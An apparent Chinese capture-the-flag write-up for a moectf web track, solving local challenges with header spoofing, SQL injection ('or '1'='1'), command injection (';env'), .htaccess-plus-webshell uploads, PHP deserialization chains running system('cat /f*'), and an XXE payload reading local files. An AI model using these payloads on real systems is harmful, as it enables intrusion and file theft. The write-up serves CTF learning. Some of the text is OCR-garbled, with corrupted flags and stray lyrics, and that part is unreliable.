● 磐石傀儡核心光芒一闪，厚重的石甲缓缓移开！  
获得玉简碎片：bW91Y3Rme0Mw

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING

URL  
[http://127.0.0.1:50724/stone\\_golem?key=xdsec](http://127.0.0.1:50724/stone_golem?key=xdsec)

Use POST method MODIFY HEADER

Name	Value
------	-------

get发送key=xdsec

## 第二关

127.0.0.1:50724/cloud\_weaver

### 织云傀儡

玉板铭文：吾慕织云，欲争魁首。以汝真言，告之宗门：“织云阁=第一” 使用POST方法请求数据：declaration=织云阁=第一

● 织云傀儡欢欣鼓舞，风刃消散！  
获得玉简碎片：bjZyNDd1MTQ3

前往第三关：溯源傀儡

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING

URL  
[http://127.0.0.1:50724/cloud\\_weaver](http://127.0.0.1:50724/cloud_weaver)

Use POST method enctype  
application/x-www-form-urlencoded MODIFY HEADER

Body  
declaration=织云阁=第一

sec-ch-ua  
 sec-ch-ua-mobile

Name	Value
sec-ch-ua	"Chromium";v="140", "Not=A?
sec-ch-ua-mobile	70

post请求declaration=织云阁=第一

## 第三关

The screenshot shows the Shadow Stalker interface. In the center, there's a message box with the title "溯源傀儡" (Traceback Puppet) and a sub-message "玉板铭文：非吾同源，谁近吾身。唯“本地之灵”，方得信任". Below it says "请从本地访问这个页面". A green button at the bottom says "获得玉简碎片：MTBuNV95MHVv". At the top right is a circular icon with a stylized character. The navigation bar includes tabs like "HackBar" (which is selected), "LOAD", "SPLIT", "EXECUTE", "TEST", "SQLI", "XSS", "LFI", "SSRF", "SSTI", "SHELL", "ENCODING", and "HASHING". Below the navigation bar is a progress bar showing "67%" with upload and download speeds of "2.1KB/s" and "1.7KB/s". The URL bar shows "http://127.0.0.1:50724/shadow\_stalker". On the left, there's a sidebar with sections like "控制台", "问题", "搜索", "覆盖范围", and "自动填充". The main content area has a banner with the text "你看天边的夕阳遗憾全被它流放 躲进黑夜等下个天亮".

全部本地ip头一把梭

#### 代码块

```
1 X-Forwarded-For:127.0.0.1
2 Client-ip:127.0.0.1
3 X-Client-IP:127.0.0.1
4 X-Remote-IP:127.0.0.1
5 X-Rriginating-IP:127.0.0.1
6 X-Remote-addr:127.0.0.1
7 HTTP_CLIENT_IP:127.0.0.1
8 X-Real-IP:127.0.0.1
9 X-Originating-IP:127.0.0.1
10 via:127.0.0.1
```

#### 第四关

器灵傀儡

玉板铭文：吾识万灵，唯爱“萌物”。非“萌灵之器”，拒之门外

使用moe browser访问哦

获得玉简碎片：X2g3N1BfbdN2

Name	Value
sec-ch-ua-mobile	?0
sec-ch-ua-platform	"Windows"
Upgrade-Insecure-Requests	1
User-Agent	moe browser
Accept	text/html,application/xhtml+xml
Sec-Fetch-Site	same-origin

## 代码块

1 User-Agent:moe browser

## 第五关

心印傀儡

玉板铭文：吾持心印，变幻莫测。欲破此关，以“xt”之名，攻吾之隙！

你需要以xt的身份认证user！

获得玉简碎片：M2xfMTVfcJMO

Name	Value
Sec-Fetch-Dest	document
Referer	http://127.0.0.1:50724/soul_dj
Accept-Encoding	gzip, deflate, br, zstd
Accept-Language	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7
Cookie	user=xt

代码块

## 第六关

127.0.0.1:50724/pathfinder

前尘傀儡

玉板铭文：无根之木，无源之水。汝从何来？需有“引路之证”！

你不是从`http://panshi/entry`来的吗？快回去！

前尘傀儡光字停止滚动，组合成一道光门！

获得玉简碎片：`b0x5X2gx0Wgh`

URL: `http://127.0.0.1:50724/pathfinder`

MODIFY HEADER

Name	Value
<input checked="" type="checkbox"/> Referer	<code>http://panshi/entry</code>

代码块

1 Referer:`http://panshi/entry`

## 第七关

代码块

```
1 PUT /void_rebirth HTTP/1.1
2 Host: 127.0.0.1:50724
3 Content-Length: 11
4
5
6 新生!
```

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 PUT /void_rebirth HTTP/1.1
2 Host: 127.0.0.1:50724
3 Content-Length: 11
4
5
6 新生!
```
- Response:**

```
16
17
18
19
20
16| ratiating: Settler,
17| background-color:#0d1b2a;
18| color:#e0e1dd;
19| margin:0;
20| padding:20px;
background-image:url(
'data:image/svg+xml,<svg xmlns="http://www.w3.org/2000/svg"><rect width="100%" height="100%" style="background-color:#0d1b2a; color:#e0e1dd; margin:0; padding:20px;"></rect></svg>');
0 0 100 1
7s=3.134+ 44% ↑ 4.1KB/s ↓ 7.3KB/s 高速充电... ...
.866 0 7-
34 7 7 fzm=43-7c1.657 0 3-1.343 3-3s-1.343-3-3-
3-3 1.343-3 3 1.343 3 3 3zm63 3lc1.657 0 3-1.34
3-3s-1.343-3-3-3-3 1.343-3 3 1.343 3 3 3zM34
90c1.657 0 3-1.343 3-3s-1.343-3-3-3-3 1.343-3 3
1.343 3 3 3zm56-76c1.657 0 3-1.343 3-3s-1.343-
3-3-3-3 1.343-3 3 1.343 3 3 3zM12 86c2.21 0 4-1
.79 4-4s-1.79-4-4-4 1.79-4 4 1.79 4 4 4zm28-6
5c2.21 0 4-1.79 4-4s-1.79-4-4-4 1.79-4 4 1.79
4 4 4zm23-11c2.76 0 5-2.24 5-5s-2.24-5-5-5 2
.24-5 5 2.24 5 5 5zm-6 60c2.21 0 4-1.79 4-4s-1.
```

全部base64拼接在一起解密


The screenshot shows a Base64 decoding tool with the following interface elements:

- Toolbar: 编解码与加解密 / Base64 编码 X
- Input: moectf{C0n6r47u147n6r47u147\_h77P\_l3v3l\_15\_r34lly\_h19h!}
- Buttons: +, <, 十六进制 X, Unicode X, Base64 X, Url X, Base64 X, Base64 X, >, 星形图标
- Bottom Buttons: 1, Base64, 编码▼, 解码▲, 码表, 格式 none ▾, url-safe ▾, 复制
- Output: bW9lY3Rme0MwbjZyNDd1MTQ3bjZyNDd1MTQ3X2g3N1BfbDN2M2xfMTVfcjM0bGx5X2gx0WghfQ==

## 06 第六章 藏经禁制？玄机初探！

万能密码

admin/admin' or '1'='1



## 07 第七章 灵蛛探穴与阴阳双生符

根据hint访问robots.txt

然后根据robots.txt访问flag.php

php弱比较

代码块

```
1 /flag.php?a=QNKCDZ0&b=240610708
```

```
<?php
highlight_file(__FILE__);
$flag = getenv('FLAG');

$a = $_GET["a"] ?? "";
$b = $_GET["b"] ?? "";

if($a == $b){
    die("error 1");
}
if(md5($a) != md5($b)){
    die("error 2");
}

echo $flag; moectf{md5_IS_nOT_SAf3!11bd313b8903}
```

## 09 第九章 星墟禁制·天机问路

应该是调用nslookup或者dig之类的命令，用;截断就能rce了

:63713/?url=%3Benv

### 星域真名推演阵

虚空星域皆有名，真名隐于天机链

◆ 天机推演阵 ◆

◆ 请输入要推演的星域真名(url)

推演天机

◆ 推演结果

```
HTTP_FILE_SIZE=64
HTTP_FILE_OFFSET_BITS=64
PHP_ASC_URL=https://www.php.net/distributions/php-8.2.29.tar.xz.asc
PHP_URL=https://www.php.net/distributions/php-8.2.29.tar.gz
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS=443
PHPFILE_DEFS=autoconf      pkg-dev pkg      file      g++      gcc
libo-dev      make      pkgconf      re2c
KUBERNETES_SERVICE_HOST=10.43.0.1
PWD=/app
PHP_SHA256=475f991af2d5b901fb410be407d929be00c46285d3f439a02e59e8b6fe3589e
FLAG=moectf{bb1514ac-8606-2d67-ffa0-f53c060fa8fd}
```


尔爱我的样子

## 文件上传，检测jpg的文件头

### 代码块

```
1 copy 1.jpg/b + 1.php/a 2.php
```

## 制作一个图片马，直接上传，没有后缀过滤，然后antsword连接



## 17 第十七章 星骸迷阵·神念重构

### 一个用膝盖都能构造出来的链子

### 代码块

```
1 <?php
2 class A{public $a;}
3 $o=new A();
4 $o->a="system('env');";
5 echo serialize($o);
6 ?>
```



## 10 第十章 天机符阵\_revenger



申请一个外部实体xxe，然后在<输出>或<解析>处引用，<阵枢>没有回显

### 代码块

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE root [
3   !ENTITY xxe SYSTEM "file:///flag.txt">
4 ]>
5 <root>
6   <阵枢>test</阵枢>
7   <解析>test</解析>
8   <输出>&xxe;.</输出>
9 </root>
```

## 14 第十四章 御神关·补天玉碑

文件上传，过滤了php等等后缀

可以先上传一个.htaccess

### .htaccess

```
1 <FilesMatch "\.jpg">
2   SetHandler application/x-httpd-php
3 </FilesMatch>
```

请求

```
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1:58921
10 Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundaryMVGAhEF12xnbdb5B7
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:58921/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: http304ok=1
21 Connection: close
22
23 -----WebKitFormBoundaryMVGAhEF12xnbdb5B7
24 Content-Disposition: form-data; name="jadeStele"; filename=".htaccess"
25 Content-Type: image/jpeg
26
27 <FilesMatch "\.jpg">
28   SetHandler application/x-httpd-php
29 </FilesMatch>
30 -----WebKitFormBoundaryMVGAhEF12xnbdb5B7--
```

响应

```
>
<title>御神关结果</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<div class="void-portal">
</div>
<div class="container">
<div class="result-container success">
<div class="result-title">玉碑已接收</div>
<pre>玉碑碎片上传成功！守护大阵正在解析...</pre>
<div class="footer">
<a href="index.php">返回玉碑修复</a>
</div>
</div>
</div>
</body>
</html>
```

Inspector

Request attributes: 2  
Request query parameters: 0  
Request body parameters: 1  
Request cookies: 1

74% ↑ 21.8KB/s ↓ 22.2KB/s 中国假... ...

然后上传后缀为jpg的webshell，通过.htaccess解析成php代码

请求

```
9 Origin: http://127.0.0.1:58921
10 Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundaryMVGAhEF12xnbdb5B7
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1:58921/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: http304ok=1
21 Connection: close
22
23 -----WebKitFormBoundaryMVGAhEF12xnbdb5B7
24 Content-Disposition: form-data; name="jadeStele"; filename="2.jpg"
25 Content-Type: image/jpeg
26
27 JFIFHH C
28 ("&#0$&*+-~251,5(,-, C
29 !!"AQ2aq B #Rr 3 $4 %CS &ct
!!AQqa ? k x}laV 0 依然无法自如地翱翔于天际啊
```

响应

```
>
<title>御神关结果</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<div class="void-portal">
</div>
<div class="container">
<div class="result-container success">
<div class="result-title">玉碑已接收</div>
<pre>玉碑碎片上传成功！守护大阵正在解析...</pre>
<div class="footer">
<a href="index.php">返回玉碑修复</a>
</div>
</div>
</div>
</body>
</html>
```


Inspector

Request attributes: 2  
Request query parameters: 0  
Request body parameters: 1  
Request cookies: 1

73% ↑ 0.8KB/s ↓ 5.0KB/s 中国巨... ...

这里没有文件头限制，随便怎么传都行

然后antsword连接



## 18 第十八章 万卷诡阁·功法连环

依旧是简单的pop链子

unserialize -> PersonA::\_\_wakeup -> PersonB::work -> eval

代码块

```

1 <?php
2 class PersonA {
3     private $name;
4     public function __construct($name) {
5         $this->name = $name;
6     }
7 }
8 class PersonB {
9     public $name;
10    public function __construct($name) {
11        $this->name = $name;
12    }
13 }
14 $code="phpinfo();";
15 $personB=new PersonB($code);
16 $personA=new PersonA($personB);
17 $serialized=serialize($personA);
18 print(urlencode($serialized));
19 ?>
```

127.0.0.1:62599/?person=0%3A1%3A"PersonA"%3A1%3A%7Bs%3A13%3A%"600PersonA%00name"%3BO%3A7%3A"PersonB"%3A1%3A%7Bs%3A4%3A"name%"3Bs%3A10%... 1/2 ⌂ ⌃ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉ ⌊ ⌋ ⌊ ⌋

Variable	Value
HOME	/root
PHP_LDFLAGS	-Wl,-O1 -pie
PHP_CFLAGS	-fstack-protector-strong -fPIC -fPIE -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION	8.2.29
GPG_KEYS	39864134308C104E281A6DC3FBC390C089938544E60913E40F209907D8E3096659A97C9CF2A795A 1198C011793491A5CC51992864F1F8974690C
PHP_CPPFLAGS	-fstack-protector-strong -fPIC -fPIE -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL	https://www.php.net/distributions/php-8.2.29.tar.xz.asc
PHP_URL	https://www.php.net/distributions/php-8.2.29.tar.xz
KUBERNETES_PORT_443_TCP_ADDR	10.43.0.1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT	443
KUBERNETES_PORT_443_TCP_PROTO	tcp
KUBERNETES_PORT_443_TCP	tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS	443
PHPIZE_DEPS	autoconf dpkg-dev dpkg file g++ gcc libc-dev make pkgconf re2c
KUBERNETES_SERVICE_HOST	10.43.0.1
PWD	/app
PHP_SHA256	4754991af02d5b901fb410be407c929bc00c46285d3439a02c59e8b6fe3589c
FLAG	moc_ctlf0b4f0cf4bc5-8111-383-786b0b347ba2

PHP Variables

Variable	Value
\$_REQUEST['person']	O:7:"PersonA":1:{s:13:"PersonName";O:7:"PersonB":1:{s:4:"name";s:10:"phpinfo();";}}
\$_REQUEST['ga']	GAL1.232284345.11728143750
\$_REQUEST['g_RJFH4KJKJH']	GSL1.1728143750.1.1.1728144450.0.0.0
\$_REQUEST['deviceid']	1750178499009
\$_REQUEST['http304ok']	1
\$_GET['person']	O:7:"PersonA":1:{s:13:"PersonName";O:7:"PersonB":1:{s:4:"name";s:10:"phpinfo();";}}
\$_COOKIE['ga']	GAL1.232284245.11728143750
\$_COOKIE['g_RJFH4KJKJH']	GSL1.1728143750.1.1.1728144450.0.0.0
\$_COOKIE['deviceid']	1750178499009
\$_COOKIE['http304ok']	1
\$_SERVER['DOCUMENT_ROOT']	/app
\$_SERVER['REMOTE_ADDR']	127.0.0.1
\$_SERVER['REMOTE_PORT']	40966

大步流星地掠过我向前

## 19 第十九章 星穹真相·补天归源

代码有点长，但是链子也比较简单

unserialize(\$\_GET['person'])-> PersonA::\_\_destruct()->PersonC::\_\_Check()->system('cat /flag')

代码块

```

1  <?php
2
3  class Person
4  {
5      public $name;
6      public $id;
7      public $age;
8      public function __invoke($id)
9      {
10     }
11 }
12 class PersonA extends Person
13 {
14 }
15 class PersonB extends Person
16 {
17 }
18 class PersonC extends Person
19 {
20 }
21 $c=new PersonC();
22 $c->name="system";

```

```

23 $c->age="safe_string";
24 $a=new PersonA();
25 $a->name=$c;
26 $a->id="__Check";
27 $a->age="cat /f*";
28 $payload=serialize($a);
29 echo urlencode($payload);
30 ?>

```

The screenshot shows a browser window with developer tools open. The address bar contains the URL `127.0.0.1:50986/?person=0%3A7%3A"PersonA"%3A3%3A%7Bs%3A4%3A"name%"3B0%3A7%3A"PersonC"%3A3%3A%7Bs%3A4%3A"name%"3Bs%3A6%3A"system%"3Bs%3A2%3A"id..."`. The page content displays the source code of a PHP class hierarchy:

```

class Person extends Person
{
    public function __set($key, $value)
    {
        $this->name = $value;
    }
}

class PersonC extends Person
{
    public function __check($age)
    {
        if(str_contains($this->age . $this->name, "Flag"))
        {
            die("Hacker!");
        }
        $name = $this->name;
        $name($age);
    }

    public function __wakeup()
    {
        $age = $this->age;
        $name = $this->id;
        $name->age = $age;
        $name($this);
    }
}

if(isset($_GET['person']))
{
    $person = unserialize($_GET['person']);
}
mocetlf(400db04-08a2-52ac-0f0d-f1c75ce0118)
Fatal error: Uncaught Error: Attempt to assign property "age" on null in /app/index.php:53 Stack trace: #0 [internal function]: PersonC->__wakeup() #1 /app/index.php(60): unserialize('O:7:"PersonA":3...') #2 {main} thrown in /app/index.php on line 53

```

The browser's status bar indicates a download speed of 144KB/s and 8.8MB/s. The bottom of the screen shows the HackBar interface with various exploit modules like LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, SSTI, SHELL, ENCODING, HASHING, CUSTOM, MODE, and THEME.

## 20 第二十章 幽冥血海·幻语心魔

```
app.py
```

```
C: > Users > attac > Downloads > app > app > app.py
1  from flask import Flask, request, render_template, render_template_string
2
3  app = Flask(__name__)
4
5  @app.route('/')
6  def index():
7      if 'username' in request.args or 'password' in request.args:
8          username = request.args.get('username', '')
9          password = request.args.get('password', '')
10
11         if not username or not password:
12             login_msg = """
13                 <div class="login-result" id="result">
14                     <div class="result-title">非法反馈</div>
15                     <div id="result-content"><div class="login-fail">用户名或密码不能为空</div></div>
16                 </div>
17             """
18
19         else:
20             login_msg = render_template_string("""
21                 <div class="login-result" id="result">
22                     <div class="result-title">非法反馈</div>
23                     <div id="result-content"><div class="login-success">欢迎: {{username}}</div></div>
24                 </div>
25             """)
26
27     else:
28         login_msg = ""
29
30     return render_template("index.html", login_msg=login_msg)
31
32 if __name__ == '__main__':
33     app.run(host='0.0.0.0', port=80)
```

你我一场 唤不醒的梦

摔碎谁也带不走

